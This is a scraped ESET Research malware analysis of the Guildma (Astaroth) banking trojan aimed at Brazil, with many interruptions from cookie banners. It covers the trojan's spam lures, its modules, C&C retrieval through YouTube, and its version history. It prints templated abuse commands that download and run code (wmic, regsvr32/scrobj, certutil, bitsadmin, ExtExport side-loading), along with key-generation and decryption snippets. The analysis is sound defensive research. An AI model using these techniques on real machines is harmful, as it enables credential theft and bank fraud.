

MALWARE

# Guildma: The Devil drives electric

The fourth installment of our occasional series demystifying Latin American banking trojans

(e):r

ESET Research

05 Mar 2020 • 18 min. read



Share Article

f

in

🐦

✉

🔗

eSet<sup>®</sup>

Digital Security  
Progress. Protected.

# APT Activity Report

IRAN-ALIGNED CYBERATTACKS:  
RISE IN DISRUPTIVE OPERATIONS

(eSet):research

READ NOW



## Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Accept all and close

[Manage cookies](#)

In this blogpost, we will examine Guildma (also known as Astaroth, a powerful demon), a highly prevalent Latin American banking trojan. This Brazil-targeting trojan, written in Delphi, boasts some innovative execution and attack techniques. We will describe the most recent version, highlighting the most notable changes made since the middle of 2019 when an avalanche of articles about Guildma was published in response to its largest campaign to date.

## Characteristics

Guildma is a Latin American banking trojan that targets Brazil exclusively. Based on our telemetry — as well as the public attention it has received — we believe it to be the most impactful and advanced banking trojan in the region. Besides targeting financial institutions, Guildma also attempts to steal credentials for email accounts, e-shops and streaming services, and affects at least ten times as many victims as other Latin American banking trojans already described in this series. It uses innovative methods of execution and sophisticated attack techniques.

Unlike the Latin American banking trojans we have described previously, Guildma does not store the fake pop-up windows it uses within the binary. Instead, the attack is orchestrated by its C&C server. This gives the authors greater flexibility to react to countermeasures implemented by the targeted banks.

Guildma implements the following backdoor functionalities:

- Taking screenshots
- Capturing keystrokes
- Emulating keyboard and mouse
- Blocking shortcuts (such as disabling Alt + F4 to make it harder to get rid of fake windows it may display)
- Downloading and executing files
- Restarting the machine


Guildma is very modular. At the time of writing, it consists of 10 modules, not including distribution chain stages. The functionality of individual modules will be discussed later



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

h spam emails with  
n campaign from the middle






Figure 1. Spam email example (translation: "Hello, please explain these photos to me. I'm waiting for your explanation!")




Figure 2. Spam email example (translation: "Dear member of consórcio, attached is the proof of bid no. 75432.")





Figure 3. Spam email example (translation: "Good morning, I am sending the proof of transfer DOC Citibank")



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).



Seu pagamento pode levar até 72 horas úteis para ser reconhecido.





Figure 4. Spam email example. Fake invoice reminder stating that a payment is due the day after tomorrow and that the payment may take up to 72 hours to be processed.

One of the defining characteristics of Guildma's distribution chains is using tools already present on the system, *often in new and unusual ways*.

Another characteristic is reusing techniques. New techniques are added every once in a while, but for the most part, the developers seem to simply reuse techniques from older versions.



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

Figure 6 shows all ESET detections of Guildma’s first-stage component. As you can see, the campaigns were ramping up slowly until a massive campaign in August 2019, when we were seeing up to 50,000 samples per day. This campaign went on for almost two months and accounted for more than double the amount of detections we had seen in the 10 months prior.




Figure 6. First stage Guildma detections since October 2018

Following is a summary of some of the more interesting techniques used in the last 14 months.

## Execution of the JScript stage

Over the last year, Guildma has used several methods of executing the JScript stages of its distribution chain. At the end of 2018, Guildma was hiding its code in [eXtensible Stylesheet Language \(.xsl\)](#) files and using `wmic.exe` to download and execute them:


```
wmic.exe <wmic query> /format:"<URL>"
```

It then briefly moved on to using `regsvr32.exe` and `scroobj.dll` to download a JScript-implemented COM object and execute its registration routine (which contained the malicious code):

```
regsvr32.exe /s /n /u /i:<URL> scroobj.dll
```

Most recently, the authors started abusing Windows Explorer to execute the JScript stage. This attack relies on the fact that Windows Explorer will try to open any file passed to it on the command line with its associated program and the fact that the default association for `.js` files is the Microsoft Windows Script Host.

and whose purpose is to



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

`explorer.exe`

`aswRunDll.exe` to   
ver for computers   
hDll.exe was then   
ution. After a brief   
period of using `rundll32.exe`. Guildma switched to its current execution method

— ExtExport.exe.

ExtExport.exe is an undocumented component of Microsoft Internet Explorer used for exporting bookmarks from Mozilla Firefox and 360 Secure Browser, and can be abused for DLL Side-Loading. When the following command is executed, mozcert19.dll, mozsqlite3.dll, and sqlite3.dll are loaded from the folder specified on the command line:

```
C:\Program Files\Internet Explorer\ExtExport.exe <folder> <dummy 1> <dummy 2>
```

To abuse this, you would normally drop the DLL to be loaded as *one of* the above-mentioned files; Guildma uses *all three*.

## Downloading the binary modules

Guildma has also utilized a couple of different ways to download the binary modules. The first version was using certutil.exe copied to certis.exe (presumably to evade detection):

```
certis.exe -urlcache -split -f "<URL>" "<destination path>"
```

The authors then switched to BITSAdmin — the Microsoft Background Intelligent Transfer Service management tool — and are still using it at the time of writing:

```
bitsadmin.exe /transfer <random number> /priority foreground <URL> <destination>
```

For a couple months, the binary modules were base64-encoded and hosted on Google Cloud. In that time, Guildma was using both BITSAdmin and certutil — BITSAdmin to download the modules and certutil to decode them.

## Other changes

Guildma uses strange, non-descriptive variable and function names. When we started tracking Guildma, the names, while nonsensical, were clearly man-made (e.g. “radador” for the random number function or “Bxaki” for the download function). In June 2019 they were all changed to random-looking names (e.g. “bx021” and “mrc430”). At first, we thought the authors implemented some kind of an automated script obfuscator, but it turned out to be a onetime change and the



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

ADS (Alternate Data Stream) (Alternate Data Stream) are now stored as ADS of a file (e.g. “xygiab.jpg”, etc.).

its development, but — due to its clunky nature — for the most part the authors did a campaign. A job that is not without a significant delay in the development of the binaries.

In this article, we cover version 150, but since we started writing, two more versions have been released. They contain no substantial change in functionality or distribution, supporting our claims about Guildma’s development cycle.

The final stage of the distribution chain used to contain a version name (and even before that, it used to download said name along with the binary modules), but it has been (presumably) permanently replaced with a simple “xXx” since version 148.

Table 1 summarizes all the versions released since we started tracking Guildma actively in October 2018. Looking at the version strings, we get the feeling the author is passionate about ecology and fast cars.

Table 1. Guildma version history

First seen	Version number	Version name	Version prefix
2018-09-18	131	131_SUPER_Tesla	marxvxinhhm
2018-10-31	132	132_ULTRA_Tesla	srsysddirrx
2018-11-28	133	133_TORRE_DE_Tesla	mxgetronicosxy
2018-11-29	134	134_MAXX_TESLAs	dwqiopawsamazon
2018-12-03	135	135_MOAB_TESLAs	lu769tsla
2018-12-13	136	136_KRAKEN_TESLAs	lrdsnhrxxfery
2019-02-06	137	137_RAPTOR_TESLAs	rakpat0rpcack
2019-03-21	138	138_RAPTOR_TESLAs_	hillwd763free
2019-05-20	139	139_TESLA_	falxconxrenw
2019-06-03	140	140_ASTH_	valehraysystqx
2019-06-24	141	141_T3SL4S_	ayt3ese4xw
2019-11-19	148	xXx	halawxtz
			asmonnwqk
			daffsyshqy
			landoqeahjky
			valkanxpca
2019-11-19	148	xXx	koddsuffy
			lnqiiavewwt



Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).





andrealfoi.gif.zip	andrealfoi.gif	JScript dropper module
--------------------	----------------	------------------------

With the exception of the main module loader 1 (\*64.~) and the main module injector (\*xa.gif, \*xb.gif and \*xc.gif), all the modules are encrypted with a simple XOR cipher using a repeating 32-byte key. The key is generated from a 32-bit seed using the algorithm shown in Figure 7. The seed value is obfuscated in the binaries to prevent simple extraction (see Figure 8).

```
key = bytearray ();
for i in range ( 32 ):
    key . append ( seed & 0xff );
    seed >>= 1;
```

Figure 7. Key generation algorithm





Figure 8. Seed obfuscation in the binary

Three modules communicate with a C&C server: Main module, RAT module, and Contacts stealer and form grabber. The communication is done over HTTP(S) using a combination of base64 and various simple custom encryption algorithms to protect the data being transferred.

In the next section, we describe how the C&C server address is obtained.

Main module loader 1 (\*64.~)



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

downloaded in two parts, as the three files xa.gif, xb.gif, and xc.gif), concatenates them and executes it.

Authors used the

xc.gif)

decrypts it. It then runs the decrypted

- C:\Program Files\AVAST Software\Avast\aswRunDll.exe
- C:\Program Files\Diebold\Warsaw\unins000.exe \*
- C:\Windows\SysWOW64\userinit.exe
- C:\Windows\System32\userinit.exe

\* An application, popular in Brazil, to protect access to online banking.

## Main module loader 2 (\*gx.gif)

The last loader stage is very simple and seems to needlessly duplicate the functionality of main module loader 1. It loads and decrypts the main module (\*g.gif), maps it into its own memory space and executes it.

## Main module (\*g.gif)

Guildma’s main module orchestrates all the remaining modules. Its implementation is deceptively complex, using countless timers and events, but its functionality is actually relatively simple. It contains legacy code that is not being used *anymore* as well as pre-production code that is not being used *yet*.

On loading, this module checks if it is running in a sandboxed environment (for example, by examining the computer name and system disk volume ID), if there are other running instances of itself (based on window names) and if the system locale is different from Portuguese. If any check reveals the system is uninteresting or already compromised by Guildma, the malware terminates.

Otherwise, the module then collects information from the system (computer name, which security software is being used, installed programs...) and establishes contact with the C&C server. It then starts monitoring interesting events, mainly when certain applications are launched or online banking sites opened, and executing appropriate actions (e.g. taking screenshots, preventing the user from closing the window by intercepting keyboard shortcuts, launching the RAT module, and so on).

The module also implements backdoor commands whose functionality largely overlaps with the RAT module.



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

...s and form data from  
...uch as Microsoft  
...s books as well as the  
...ct with Internet  
...zilian webmails, e-  
...forcing the victim to  
...important input field  
...values (such as usernames, passwords and credit card numbers).

## RAT module (\*dwwn.gif, \*dx.gif)

The RAT module comes in two functionally identical compilations — DLL (\*dwwn.gif) and EXE (\*.dx.gif).

It implements download and execute functionality, can take screenshots, emulate keyboard and mouse input, and restart the computer.

Most Latin American banking trojans display fake pop-up windows based on monitoring the active window's name. These windows are usually stored in the binary. We have not found such code in Guildma, but the RAT module contains a Delphi form implementing a simple web browser. Since it is also executed based on the active window's name, we believe this form is used for displaying fake dialogs to the user.

## MailPassView (\*a.jpg) and BrowserPassView (\*b.jpg)

These are freeware tools from Nirsoft for extracting saved credentials from popular email clients and web browsers respectively. Since Nirsoft has removed support for quiet operation (output to file, with no GUI) from newer versions to curb the abuse of these tools by malware, Guildma's authors are using older versions that had those features. The same tools are also leveraged by [Mispadu](#), except Mispadu is using newer versions with quiet operation support patched back in.

## JScript dropper module (\*i.gif)

This module drops and executes (using `cscript.exe`) a JScript file. The script consists of two parts — the first part is stored as one long encrypted string, while the second part is assembled from many short strings (some encrypted and some in plaintext). Worthy of note is the fact that strings in the dropped JScript file are encrypted by this dropper module with a randomly generated key, so they are present in the clear in the dropper.

The script executes the following actions:

- Disables UAC



### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

...t.setup

...ne banking access

...11.exe

We believe this module may still be in development as we have never observed it on our test machines dropping the script.

## New developments (since mid-2019)

### New C&C retrieval

In version 142, a new way of distributing C&C servers, abusing YouTube and Facebook profiles, was implemented. However, the authors stopped using Facebook almost immediately and, at the time of writing, are fully relying on YouTube. This is similar to [Casbaneiro](#), but a bit cruder. While Casbaneiro was hiding the data in video descriptions and obfuscating it as a part of a URL, Guildma simply places the data in the channel description. The start and end of the encrypted C&C addresses is delimited by “|||”. The data in between is base64 encoded and encrypted using [Mispadu’s](#) string encryption algorithm. This is now the primary method of retrieving C&C servers; the old method (described by [Avast](#)) is still present as a backup.




Figure 9. Encrypted Guildma C&C server domains stored on YouTube

### Modules added and removed



#### Your account, your cookies choice

We and our partners use cookies to give you the best optimized online experience, analyze our website traffic, and serve you with personalized ads. You can agree to the collection of all cookies by clicking "Accept all and close" or adjust your cookie settings by clicking "Manage cookies". You also have the right to withdraw your consent to cookies anytime. For more information, please see our [Cookie Policy](#).

in version 145. Modules present in older versions will be removed in the next few versions, except for the `<version` module, which uses the same server as the other modules. These modules are being developed, but are not yet ready to be downloaded and execute

encryption algorithm. A new module is being developed into other modules

in version 147.

```
def decrypt ( ct, key ):
    # stage 1
    ct = unhexlify ( ct );
    last = ct [ 0 ];
    s = bytearray ( ct [ 1 : ] );
    for i in range ( len ( s ) ):
